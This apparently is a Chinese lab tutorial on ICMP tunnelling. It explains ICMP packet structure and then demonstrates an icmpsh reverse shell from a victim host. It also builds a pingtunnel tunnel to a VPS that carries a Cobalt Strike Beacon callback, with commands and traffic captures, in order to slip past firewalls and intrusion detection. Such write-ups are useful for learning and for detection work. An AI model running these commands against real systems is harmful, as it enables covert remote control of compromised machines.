ICMP隧道

ICMP介绍

ICMP（InternetControl MessageProtocol）Internet控制报文协议。它是TCP/IP协议簇的一个子协议，用于在IP主机、路由器之间传递控制消息。控制消息是指网络通不通、主机是否可达、路由是否可用等网络本身的消息。这些控制消息虽然并不传输用户数据，但是对于用户数据的传递起着重要的作用

主要概念有：

1.确认ip数据包是否成功到达目的地

2.通知源主机发送ip数据包丢失的原因

3.ICMP是基于IP协议工作的

4.ICMP只能作用于IPV4，IPV6下，




图 4-27　ICMP 报文的格式

类型

- 3 终点不可达
- 11 时间超过
- 12 参数问题
- 5 改变路由
- 8或0 回送请求或回答
- 13或14 时间戳请求或回答

代码

进一步区分某种类型中的几种不同情况。


检验和

用于检验整个ICMP报文。但是IP首部检验和并不检验IP数据报的内容，因此不能保证经过传输的ICMP报文不产生差错。

ICMP 报文的种类有两种,即 ICMP 差错报告报文和 ICMP 询问报文


ICMP抓包分析

一般PING命令就是使用ICMP的协议执行 ping 8.8.8.8




```
2023-09-08 1…  192.168.41.117            8.8.8.8                   ICMP
2023-09-08 1…  8.8.8.8                   192.168.41.117            ICMP
2023-09-08 1…  192.168.41.117            8.8.8.8                   ICMP
2023-09-08 1…  8.8.8.8                   192.168.41.117            ICMP
2023-09-08 1…  192.168.41.117            8.8.8.8                   ICMP
2023-09-08 1…  8.8.8.8                   192.168.41.117            ICMP
2023-09-08 1…  192.168.41.117            8.8.8.8                   ICMP
2023-09-08 1…  8.8.8.8                   192.168.41.117            ICMP
```

第一个包是请求的数据包




```
  Type: 8 (Echo (ping) request)
  Code: 0
  Checksum: 0x4d5a [correct]
  [Checksum Status: Good]
  Identifier (BE): 1 (0x0001)
  Identifier (LE): 256 (0x0100)
  Sequence Number (BE): 1 (0x0001)
  Sequence Number (LE): 256 (0x0100)
  [Response frame: 6483]
⌄ Data (32 bytes)
    Data: 6162636465666768696a6b6c6d6e6f7071727374757677616263646566676869
    [Length: 32]
```

第二个数返回的数据包



```
  Type: 0 (Echo (ping) reply)
  Code: 0
  Checksum: 0x555a [correct]
  [Checksum Status: Good]
  Identifier (BE): 1 (0x0001)
  Identifier (LE): 256 (0x0100)
  Sequence Number (BE): 1 (0x0001)
  Sequence Number (LE): 256 (0x0100)
  [Request frame: 6480]
  [Response time: 202.807 ms]
⌄ Data (32 bytes)
    Data: 6162636465666768696a6b6c6d6e6f7071727374757677616263646566676869
    [Length: 32]
```

可以看待data 中的字段数固定的值



```
⌄ Data (32 bytes)
    Data: 6162636465666768696a6b6c6d6e6f7071727374757677616263646566676869

00  f8 e4 3b 83 b6 27 38 91  d5 fc 5f 34 08 00 45 00   ··;··'8· ··_4··E·
10  00 3c 00 00 00 00 6e 01  52 94 08 08 08 08 c0 a8   ·<····n· R·······
20  29 75 00 00 55 5a 00 01  00 01 61 62 63 64 65 66   )u··UZ·· ··abcdef
30  67 68 69 6a 6b 6c 6d 6e  6f 70 71 72 73 74 75 76   ghijklmn opqrstuv
40  77 61 62 63 64 65 66 67  68 69                     wabcdefg hi
```

ICMP隧道原理

由于ICMP报文自身可以携带数据，而且ICMP报文是由系统内核处理的，不占用任何端口，因此具有很高的隐蔽性。把数据隐藏在ICMP数据包包头的data字段中，建立隐蔽通道。实现绕过防火墙和入侵检测系统的阻拦。

优点：

1.ICMP隐蔽传输是无连接的，传输不是很稳定，而且隐蔽通道的带宽很低

2.利用隧道传输时，需要接触更低层次的协议，这就需要高级用户权限

ICMP隧道实验

反弹shell

ICMP做隧道一般有这么几种，一种是反弹shell 的形式

icmpsh使用简单，使用的是python，项目地址：https://github.com/bdamele/icmpsh

该工具安装起来比较复杂，使用的是python2,

1、下载工具，然后执行安装依赖的命名

```
pip install impacket
```

2、执行禁用icmp回复

```
sysctl -w net.ipv4.icmp_echo_ignore_all=1
```

3、开启监听命令

```
python icmpsh_m.py  攻击者IP 受害者IP
```


```
# python icmpsh_m.py  192.168.41.214 192.168.41.1
```

4、在受害者机器执行反弹命令

```
icmpsh.exe -t 攻击者IP
```


```
C:\Users\DaoEr\Desktop>icmpsh.exe -t 192.168.41.214
```

5、收到反弹shell的内容



```
C: \Users\DaoEr\Desktop>whoami
whoami
desktop- 79buuvm\daoer

C: \Users\DaoEr\Desktop>systeminfo
systeminfo

������:                 DESKTOP- 79BUUVM
OS ����:                Microsoft Windows 11 �����İ�
```

6、查看流量




```
2023-09-12 1…  192.168.41.1      192.168.41.214    ICMP
2023-09-12 1…  192.168.41.214    192.168.41.1      ICMP
2023-09-12 1…  192.168.41.1      192.168.41.214    ICMP

rame 41: 97 bytes on wire (776 bits), 97 bytes captured (776 bits) on interface \Device\NPF_{F087ED00-DBA6-4BEC-A1CD-C
thernet II, Src: VMware_c0:00:08 (00:50:56:c0:00:08), Dst: VMware_75:af:47 (00:0c:29:75:af:47)
nternet Protocol Version 4, Src: 192.168.41.1, Dst: 192.168.41.214
nternet Control Message Protocol
 Type: 8 (Echo (ping) request)
 Code: 0
 Checksum: 0x653f [correct]
 [Checksum Status: Good]
 Identifier (BE): 1 (0x0001)
 Identifier (LE): 256 (0x0100)
 Sequence Number (BE): 206 (0x00ce)
 Sequence Number (LE): 52736 (0xce00)
 [No response seen]
 Data (55 bytes)
   Data: 77686f616d690a6465736b746f702d37396275757766d5c64616f65720d0a0d0a433a5c55…
   [Length: 55]

0  00 0c 29 75 af 47 00 50  56 c0 00 08 08 00 45 00   ··)u·G·P V·····E·
0  00 53 20 db 00 00 ff 01  c6 a6 c0 a8 29 01 c0 a8   ·S ····· ····)···
0  29 d6 08 00 65 3f 00 01  00 ce 77 68 6f 61 6d 69   )···e?·· ··whoami
0  0a 64 65 73 6b 74 6f 70  2d 37 39 62 75 75 76 6d   ·desktop -79buuvm
0  5c 64 61 6f 65 72 0d 0a  0d 0a 43 3a 5c 55 73 65   \daoer·· ··C:\Use
0  72 73 5c 44 61 6f 45 72  5c 44 65 73 6b 74 6f 70   rs\DaoEr \Desktop
0  3e                                                 >
```

搭建隧道

ICMP可以用作反弹shell，也可以用作隧道,这里我们使用工具:pingtunnel

下载地址:https://github.com/esrrhs/pingtunnel/releases/tag/2.7



```
C:\Users\DaoEr\Desktop>pingtunnel.exe -h

    通过伪造ping，把tcp/udp/sock5流量通过远程服务器转发到目的服务器上。用于突破某些运营商封锁TCP/UDP流量。
    By forging ping, the tcp/udp/sock5 traffic is forwarded to the destination server through the remote server. Used to
 break certain operators to block TCP/UDP traffic.
```

首先将需要的版本下载下来然后进行隧道搭建


1、开启服务端

```
pingtunnel -type server
```

2、开启客户端


```
pingtunnel.exe -type client -l 127.0.0.1:3333 -s 172.16.100.108 -t
172.16.100.222:2222 -tcp 1 -noprint 1 -nolog 1
```

3、可以查看他的用法




```
Usage:

    // server
    pingtunnel -type server

    // client, Forward udp
    pingtunnel -type client -l LOCAL_IP:4455 -s SERVER_IP -t SERVER_IP:4455

    // client, Forward tcp
    pingtunnel -type client -l LOCAL_IP:4455 -s SERVER_IP -t SERVER_IP:4455 -tcp 1

    // client, Forward sock5, implicitly open tcp, so no target server is needed
    pingtunnel -type client -l LOCAL_IP:4455 -s SERVER_IP -sock5 1
```

来看一下网络拓扑才能更好理解这个隧道



1、开启服务端，在VPS执行

```
pingtunnel -type server
```




```
C:\Users\DaoEr\Desktop>pingtunnel.exe -type server
[INFO] [2023-09-12T19:22:24.1360196+08:00] [main.go:185] [main.main] start...
[INFO] [2023-09-12T19:22:24.141838+08:00] [main.go:186] [main.main] key 0
[INFO] [2023-09-12T19:22:24.1428964+08:00] [main.go:194] [main.main] Server start
[INFO] [2023-09-12T19:22:24.1439473+08:00] [server.go:553] [main.(*Server).showNet] send 0Packet/s 0KB/s recv 0Packet/s 0KB/s 0Connections
[INFO] [2023-09-12T19:22:25.1569055+08:00] [server.go:553] [main.(*Server).showNet] send 0Packet/s 0KB/s recv 0Packet/s 0KB/s 0Connections
[INFO] [2023-09-12T19:22:26.168281+08:00] [server.go:553] [main.(*Server).showNet] send 0Packet/s 0KB/s recv 0Packet/s 0KB/s 0Connections
```

2、开启开启转发的命令

```
pingtunnel.exe -type client -l :9999 -s 118.178.134.226 -t 118.178.134.226:7777 -tcp 1
```

将来自和本地9999端口连接的流量，转发给118.178.134.226的7777端口，然后我们就可以创建一个CS的监听器完成操作

3、设置监听器



Create a listener.

名字 ICMP

Payload: Beacon HTTP

Payload Options

HTTP Hosts: 127.0.0.1


HTTP Host (Stager): 127.0.0.1

Profile: default

HTTP Port (C2): 9999

HTTP Port (Bind): 7777


4、生成木马然后看一下点击链接



external	internal	listener	user	computer
[redacted]	192.168.111.154	ICMP	Administrator *	IT-ZS

```
beacon> sleep 1
[*] Tasked beacon to sleep for 1s
beacon> shell whoami
[*] Tasked beacon to run: whoami
```

5、查看流量



```
No.  Time            Source            Destination       Protocol  Length  Info
     2023-09-12 2…   118.178.134.226   192.168.41.218    ICMP          65  Echo (ping) reply    id=0x
     2023-09-12 2…   192.168.41.218    118.178.134.226   ICMP          65  Echo (ping) request  id=0x
     2023-09-12 2…   118.178.134.226   192.168.41.218    ICMP          65  Echo (ping) reply    id=0x
     2023-09-12 2…   192.168.41.218    118.178.134.226   ICMP          65  Echo (ping) request  id=0x
     2023-09-12 2…   118.178.134.226   192.168.41.218    ICMP          65  Echo (ping) reply    id=0x
     2023-09-12 2…   192.168.41.218    118.178.134.226   ICMP          65  Echo (ping) request  id=0x
     2023-09-12 2…   118.178.134.226   192.168.41.218    ICMP          65  Echo (ping) reply    id=0x
     2023-09-12 2…   192.168.41.218    118.178.134.226   ICMP          65  Echo (ping) request  id=0x
     2023-09-12 2…   118.178.134.226   192.168.41.218    ICMP          65  Echo (ping) reply    id=0x
     2023-09-12 2…   192.168.41.218    118.178.134.226   ICMP          65  Echo (ping) request  id=0x

Internet Control Message Protocol
    Type: 0 (Echo (ping) reply)
    Code: 0
